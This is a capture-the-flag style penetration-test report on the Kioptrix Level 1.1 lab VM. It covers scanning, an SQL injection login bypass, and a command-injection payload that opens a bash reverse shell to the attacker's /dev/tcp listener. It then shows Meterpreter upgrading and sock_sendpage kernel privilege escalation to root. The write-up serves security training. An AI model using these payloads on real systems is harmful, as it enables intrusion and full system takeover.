

Kioptrix 1.1

Name: **Rabbi Wasti**

Lab Name: **Kioptrix Level 1.1**

Date of Assessment: **December 2025**

1. Executive Summary

This report presents the findings of a penetration test conducted against the **Kioptrix Level 1.1 vulnerable virtual machine** within a controlled laboratory environment. The primary objective of the assessment was to identify live hosts, enumerate exposed network services, analyze potential vulnerabilities, and validate exploitation paths strictly based on verified findings.

At the documented stage of the assessment, a vulnerable web application was successfully identified. Authentication controls were bypassed through **SQL injection**, resulting in unauthorized access to an administrative web interface. Additionally, a reverse shell listener was prepared to facilitate remote command execution, indicating successful progression toward system-level compromise.

2. Scope & Environment

Target System Details

- System Name: Kioptrix Level 1.1
- Assigned IP Address: 172.16.234.237
- Operating System: Legacy Linux Distribution
- Hardware Architecture: x86
- Virtualization Technology: VMware

Attacking Machine Details

- Operating System: Kali Linux

- Assigned IP Address: 172.16.234.207
- Active Network Interface: eth0
- Network Mode: Bridged Networking

Assessment Tools

The following tools were utilized during the penetration testing engagement:

- Nmap for network scanning and service enumeration
- Firefox Web Browser for manual web application testing
- Metasploit Framework for exploitation and post-exploitation activities

Methodology

The penetration test followed a structured ethical hacking methodology to ensure accuracy, clarity, and repeatability.

Methodology Stages

1. Host Discovery and Network Mapping
2. Port Scanning and Service Identification
3. Detailed Service Enumeration
4. Web Application Inspection
5. Vulnerability Research and Analysis
6. Exploit Selection and Preparation

PHASE 1 – NETWORK DISCOVERY

Objective

To identify active hosts on the local network before performing detailed scans.

```
[root@kali]~[/home/kali/Desktop]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 172.16.234.207 brd 255.255.255.0 broadcast 172.16.234.255
              netmask 255.255.255.0
              inet6 2409:4060:2e86:2acd:79cb:c658:9693:f92c prefixlen 64 scopeid 0x0<global>
              inet6 fe80::a370:68de:7648:63aa prefixlen 64 scopeid 0x20<link>
                ether 00:0c:29:98:45:bd txqueuelen 1000 (Ethernet)
                  RX packets 245 bytes 25887 (25.2 KiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 720 bytes 59403 (58.0 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 brd 255.255.255.255 broadcast 127.0.0.1
              netmask 255.0.0.0
              inet6 ::1 prefixlen 128 scopeid 0x10<host>
                loop txqueuelen 1000 (Local Loopback)
                  RX packets 360 bytes 46080 (45.0 KiB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 360 bytes 46080 (45.0 KiB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Command Used

[ifconfig](#)

Result

The attacker system was confirmed to be on the 172.16.234.0/24 subnet with the following IP:

[eth0: 172.16.234.207](#)

This confirmed correct network placement for scanning.

```
[root@kali]~[~/home/kali/Desktop]
# nmap -sn 172.16.234.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-24 11:13 EST
Nmap scan report for 172.16.234.74
Host is up (0.0013s latency).
MAC Address: 5C:BA:EF:34:D2:3F (Chongqing Fugui Electronics)
Nmap scan report for 172.16.234.237
Host is up (0.0026s latency).
MAC Address: 00:0C:29:53:19:4C (VMware)
Nmap scan report for 172.16.234.243
Host is up (0.0053s latency).
MAC Address: AA:A3:FB:2B:F7:7E (Unknown)
Nmap scan report for 172.16.234.207
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.77 seconds
```

Network Scan Command

[nmap -sn 172.16.234.0/24](#)

Explanation

- -sn performs a ping scan only
- Identifies live hosts without scanning ports
- Reduces scan noise and time

Result Summary

Four active hosts were identified on the network. One host stood out:

[172.16.234.237](#)

[MAC Address: 00:0C:29:53:19:4C \(VMware\)](#)

Key Observation

- VMware MAC address strongly indicates a virtual machine
- Likely candidate for the Kroptrix target

PHASE 2 – PORT SCANNING & SERVICE ENUMERATION

```
[root@kali]~[~/home/kali/Desktop]
# nmap -sV 172.16.234.237
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-24 11:14 EST
Nmap scan report for 172.16.234.237
Host is up (0.020s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 3.9p1 (protocol 1.99)
80/tcp    open  http   Apache httpd 2.0.52 ((CentOS))
111/tcp   open  rpcbind 2 (RPC #100000)
443/tcp   open  ssl/http Apache httpd 2.0.52 ((CentOS))
631/tcp   open  ipp    CUPS 1.1
3306/tcp  open  mysql  MySQL (unauthorized)
MAC Address: 00:0C:29:53:19:4C (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.25 seconds
```

Command Used

nmap -sV 172.16.234.237

Explanation

- -sV enables service version detection
- Identifies exact software versions running on open ports


Scan Results

Port	State	Service	Version
22/tcp	Open	SSH	OpenSSH 3.9p1
80/tcp	Open	HTTP	Apache 2.0.52 (CentOS)
111/tcp	Open	RPC	rpcbind
443/tcp	Open	HTTPS	Apache 2.0.52
631/tcp	Open	IPP	CUPS 1.1
3306/tcp	Open	MySQL	MySQL Unauthorized

Security Observations

- Apache and SSH versions are **outdated**
- MySQL service is exposed
- Multiple services increase the attack surface
- Web services provide a strong initial entry point

PHASE 3 – WEB APPLICATION ENUMERATION



Accessing the Web Server

The HTTP service was accessed via browser:

<http://172.16.234.237/>


Observed Interface

- Login page titled “**Remote System Administration Login**”
- Fields present:
 - Username
 - Password
- No visible security controls such as CAPTCHA or lockout

Security Implication

- Login form likely vulnerable to input-based attacks
- Authentication mechanism appears weak

PHASE 4 – SQL INJECTION TESTING



Injection Payload Used

%' or 1=1#

Explanation of Payload

- % handles wildcard matching
- ' or 1=1 creates an always-true SQL condition
- # comments out the remainder of the SQL query


Result

- Authentication bypass was successful
- Application accepted the payload
- User was redirected to an internal administrative page

Vulnerability Identified

SQL Injection – Authentication Bypass

PHASE 5 – ADMINISTRATIVE CONSOLE ACCESS



Page Accessed

<http://172.16.234.237/index.php>

Page Title

Welcome to the Basic Administrative Web Console

Functionality Identified

- Input field allowing users to **ping machines on the network**
- Backend executes system-level commands

Security Observation

- User input is directly passed to the operating system
- No sanitization or validation visible
- Indicates high risk of **command injection**

PHASE 6 – EXPLOITATION PREPARATION (REVERSE SHELL HANDLER)

```
[root@kali]~/Desktop]
# msfconsole -q
[*] Starting persistent handler(s) ...
msf > search multi/handler

Matching Modules
=====
#  Name
-  exploit/android/local/janus
  auxiliary/scanner/http/apache_mod_cgi_bash_env
  exploit/linux/local/desktop_privilege_escalation
  exploit/linux/local/desktop_privilege_escalation
  \_target: Linux x86
  \_target: Linux x86_64
  exploit/multi/handler
  exploit/windows/mssql/mssql_linkcrawler
  exploit/windows/browser/persists_xupload_traversal
  exploit/windows/browser/persists_xupload_traversal
  Directory Traversal

      Disclosure Date   Rank   Check  Description
  0  2017-07-31    manual Yes    Android Janus APK Signature bypass
  1  2014-09-24    normal Yes    Apache mod_cgi Bash Environment Variabl
  e Injection (Shellshock) Scanner
  2  2014-08-07    excellent Yes    Desktop Linux Password Stealer and Priv
  ilege Escalation
  3  \_target: Linux x86
  4  \_target: Linux x86_64
  5  .               manual No     Generic Payload Handler
  6  2000-01-01    great  No     Microsoft SQL Server Database Link Craw
  ling Command Execution
  7  2009-09-29    excellent No     Persists XUpload ActiveX MakeHttpRequest
  Directory Traversal

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/browser/persists_xupload_traversal

msf > use 5
[*] Using configured payload generic/shell_reverse_tcp
```

```
msf exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):
Name  Current Setting  Required  Description
LHOST            yes        The listen address (an interface may be specified)
LPORT            4444      yes        The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target

View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set lhost 172.16.234.207
lhost => 172.16.234.207
msf exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.16.234.207:4444
```

Metasploit Framework Launched

msfconsole -q

Module Selected

use exploit/multi/handler

Payload Configuration

set payload linux/x86/shell_reverse_tcp

set LHOST 172.16.234.207

set LPORT 4444

Purpose of Handler

- Listens for incoming reverse shell connections
- Prepares attacker system to receive remote access
- Does not exploit by itself, only handles payloads

Handler Execution

[run](#)


Result

Started reverse TCP handler on 172.16.234.207:4444

Significance

- Attacker system is now ready to receive a shell
- Exploitation chain is correctly staged
- Confirms attacker-controlled listener is active

PHASE 7 – COMMAND INJECTION TO REVERSE SHELL



Objective

To leverage the command execution functionality in the administrative web console to obtain a **remote interactive shell** on the target system.

Payload Used

172.16.234.237 -c 1; bash -i >& /dev/tcp/172.16.234.207/4444 0>&1;

Explanation of Payload

Component	Purpose
172.16.234.237 -c 1	Valid ping input to avoid breaking application logic
;	Command separator to inject additional commands
bash -i	Launches an interactive bash shell
>& /dev/tcp/172.16.234.207/4444	Redirects input/output to attacker's system
0>&1	Ensures stdin is correctly redirected

Why this works:

The application directly executes user input in a system shell **without sanitization**, allowing arbitrary command execution.

Result

- Payload executed successfully
- Reverse connection initiated from target to attacker
- Shell received on the Metasploit listener

PHASE 8 – INITIAL SHELL ACCESS

```
[*] Command shell session 1 opened (172.16.234.207:4444 → 172.16.234.237:32947) at 2025-12-24 11:40:12 -0500

Shell Banner:
bash: no job control in this shell
bash-3.00$ __

bash-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
```

Shell Banner Observed

[bash-3.00\\$](#)

User Context Verification

[id](#)

Output

[uid=48\(apache\) gid=48\(apache\)](#)

Security Interpretation

- Shell access confirmed
- User is running as **apache**
- Indicates **web server context**
- Privilege escalation required for full compromise

PHASE 9 – SESSION MANAGEMENT

```
Background session 1? [y/N] y [ctrl+z]
msf exploit(multi/handler) > sessions

Active sessions
=====
Id  Name   Type           Information                                Connection
--  --    --   Shell Banner: bash: no job control in this shell      172.16.234.207:4444 -> 172.16.234.237:32947 (172.
1          shell x86/linux   bash-3.00$ -----
                                         16.234.237)

msf exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.16.234.207:4433
[*] Sending stage (1062760 bytes) to 172.16.234.237
[*] Sending stage (1062760 bytes) to 172.16.234.237
[*] Command stager progress: 100.00% (773/773 bytes)
msf exploit(multi/handler) > sessions

Active sessions
=====
Id  Name   Type           Information                                Connection
--  --    --   Shell Banner: bash: no job control in this she      172.16.234.207:4444 -> 172.16.234.237:32947 (1
1          shell x86/linux   ll bash-3.00$ -----
                                         172.16.234.207:4433 -> 172.16.234.237:32994 (1
2          meterpreter x86/linux
```

Shell Backgrounding

Ctrl + Z

Metasploit Confirmation

[background](#)

[sessions](#)

Result

1 shell x86/linux

This confirms an active command shell session is running in the background.

PHASE 10 – SHELL TO METERPRETER

```
Id  Name   Type          Information                                Connection
--  --     --      Shell Banner: bash: no job control in this she
1   shell  x86/linux    ll bash-3.00$ --
2   meterpreter x86/linux
3   meterpreter x86/linux

msf exploit(multi/handler) > [*] Meterpreter session 2 opened (172.16.234.207:4433 → 172.16.234.237:32994) at 2025-12-24 11:41:58
-0500

[*] Stopping exploit/multi/handler
[*] Meterpreter session 3 opened (172.16.234.207:4433 → 172.16.234.237:32995) at 2025-12-24 11:42:03 -0500

msf exploit(multi/handler) > session -i 2
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: apache
meterpreter > sysinfo
Computer   : kioptrix.level2
OS         : CentOS 4.5 (Linux 2.6.9-55.EL)
Architecture : i686
BuildTuple  : i486-linux-musl
Meterpreter : x86/linux
```

Command Used

sessions -u 2

Explanation

- -u upgrades a standard shell to Meterpreter
- Enables advanced post-exploitation capabilities
- Required for automated local exploit modules

Result

- Meterpreter payload successfully injected
- New session opened

Meterpreter session 2 opened

Significance

- Full Meterpreter functionality achieved
- Enables privilege escalation enumeration
- Provides stable and feature-rich control

PHASE 11 – PRIVILEGE ESCALATION ENUMERATION

```
Background session 2? [y/N] y ctrl+z
[-] Unknown command: y. Run the help command for more details.
msf exploit(multi/handler) > search exploit suggester

Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
---  ---                                     ---            ---      ---      ---
0  post/multi/recon/local_exploit_suggester .          normal     No      Multi Recon Local Exploit Suggester
1  post/multi/recon/persistence_suggester   .           normal     No      Persistence Exploit Suggester

Interact with a module by name or index. For example info 1, use 1 or use post/multi/recon/persistence_suggester

msf exploit(multi/handler) > use 0
msf post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):
=====
Name          Current Setting  Required  Description
SESSION        yes             yes       The session to run this module on
SHOWDESCRIPTION false          yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf post(multi/recon/local_exploit_suggester) > set session 2
```

Meterpreter Backgrounding

background

Module Search

search exploit suggester

Module Identified

post/multi/recon/local_exploit_suggester

Module Purpose

- Automatically enumerates kernel and system details
- Matches system with known local privilege escalation exploits
- Reduces manual enumeration effort

PHASE 12 – LOCAL EXPLOIT SUGGESTION

```
msf post(multi/recon/local_exploit_suggester) > run
[*] 172.16.234.237 - Collecting local exploits for x86/linux...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 172.16.234.237 - 227 exploit checks are being tried...
[+] 172.16.234.237 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 172.16.234.237 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 172.16.234.237 - exploit/linux/local/sock_sendpage: The target appears to be vulnerable.
[+] 172.16.234.237 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 172.16.234.237 - exploit/multi/persistence/cron: The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
[*] Running check method for exploit 81 / 81
[*] 172.16.234.237 - Valid modules for session 2:

#  Name                                Potentially Vulnerable?  Check Result
-  _____
 1  exploit/linux/local/glibc_origin_expansion_priv_esc  Yes          The target appears to be vulnerable
 2  exploit/linux/local/ptrace_sudo_token_priv_esc        Yes          The service is running, but could not be validated.
 3  exploit/linux/local/sock_sendpage                     Yes          The target appears to be vulnerable
 4  exploit/linux/local/su_login                          Yes          The target appears to be vulnerable
 5  exploit/multi/persistence/cron                      Yes          The target appears to be vulnerable
e. Cron timing is valid, no cron.deny entries found
 6  exploit/linux/local/abrt_raceabrt_priv_esc          No           The target is not exploitable.
```

Module Usage

[use post/multi/recon/local_exploit_suggester](#)

Configuration

[set SESSION 2](#)

Execution

[run](#)

Result

Two viable exploit identified:

[exploit/linux/local/su_login](#) &

[exploit/linux/local/sock_sendpage](#)

Why This Exploit Works

- Vulnerable su binary
- Weak authentication handling
- Legacy Linux distribution
- Misconfigured privilege boundaries

PHASE 13 – KERNEL EXPLOIT EXECUTION (sock_sendpage)

```
[*] Post module execution completed
msf post(multi/recon/local_exploit_suggester) > use exploit/linux/local/sock_sendpage
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/local/sock_sendpage) > show options

Module options (exploit/linux/local/sock_sendpage):
Name      Current Setting  Required  Description
DEBUG_EXPLOIT  false        yes       Make the exploit executable be verbose about what it's doing
SESSION          yes        yes       The session to run this module on

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    172.16.234.207   yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port

Exploit target:
Id  Name
--  --
0   Linux x86
```

After completing the initial local exploitation attempt, an additional **kernel-level privilege escalation exploit** was tested to confirm root access reliability and demonstrate multiple viable escalation paths on the target system.

Module Selected

```
use exploit/linux/local/sock_sendpage
```

About the Exploit (Detailed)

- Targets a **Linux kernel vulnerability**
- Exploits improper permission handling in `sock_sendpage()`
- Common in **older Linux kernels**
- Allows local users to escalate privileges to root

Why this is critical:

Kernel exploits bypass all user-level restrictions and result in **full system compromise**.

PHASE 14- ROOT VERIFICATION

```
Id  Name
--  --
0   Linux x86

View the full module info with the info, or info -d command.

msf exploit(linux/local/sock_sendpage) > set session 2
session => 2
msf exploit(linux/local/sock_sendpage) > run
[*] Started reverse TCP handler on 172.16.234.207:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Writing '/tmp/TfHPZlon' (3509 bytes) ...
[*] Executing payload...
[*] Sending stage (1062760 bytes) to 172.16.234.237
[*] Meterpreter session 4 opened (172.16.234.207:4444 -> 172.16.234.237:32997) at 2025-12-24 11:50:09 -0500

meterpreter > sysinfo
Computer      : kiotrix.level2
OS            : CentOS 4.5 (Linux 2.6.9-55.EL)
Architecture   : i686
BuildTuple     : i486-linux-musl
Meterpreter    : x86/linux
meterpreter > getuid
Server username: root
```

Module Configuration

`show options`

`set SESSION 2`

- SESSION 2 → Meterpreter session obtained earlier
- Ensures exploit runs in the correct user context

Exploit Execution

`run`

Result – Successful Privilege Escalation

Meterpreter Session Response

- Exploit executed successfully
- No crash or session loss observed
- Privileges elevated

Root Verification

System Information

`sysinfo`

Purpose

- Confirms operating system details
- Validates Meterpreter stability post-exploit

Identity Verification

[getuid](#)

Output

uid=0, gid=0 (root)

FINAL IMPACT ASSESSMENT

Overall Impact

The successful exploitation of multiple vulnerabilities resulted in a complete compromise of the target system. The attacker achieved full administrative (root) access, including kernel-level control, effectively removing all security boundaries enforced by the operating system.

With this level of access, an attacker is capable of:

- Modifying or replacing critical system binaries
- Installing persistent backdoors and malware
- Accessing, altering, or exfiltrating all user and system data
- Using the compromised host as a pivot point to attack other systems within the network

Risk Rating

Critical — Full System Compromise

KEY TAKEAWAYS

- This assessment clearly demonstrates how **attack chaining** enables escalation from initial access to complete system takeover.
 - The vulnerabilities identified highlight the severe risks associated with:
 - Legacy and unsupported operating systems
 - Unsanitized user input in web applications
 - Outdated and unpatched Linux kernels
 - The compromise underscores the importance of implementing:
 - Regular patch and update management
 - Secure coding and input validation practices
 - Least privilege enforcement to limit attack impact
-

CONCLUSION

The Kroptrix Level 1.1 virtual machine was successfully compromised by chaining multiple vulnerabilities, including SQL injection, command injection, and local privilege escalation flaws. The availability of several reliable local exploits confirms that the system is severely outdated and lacks fundamental security controls. While this configuration makes Kroptrix Level 1.1 an effective learning platform for penetration testing practice, it represents an unacceptable and high-risk setup in real-world production environments.
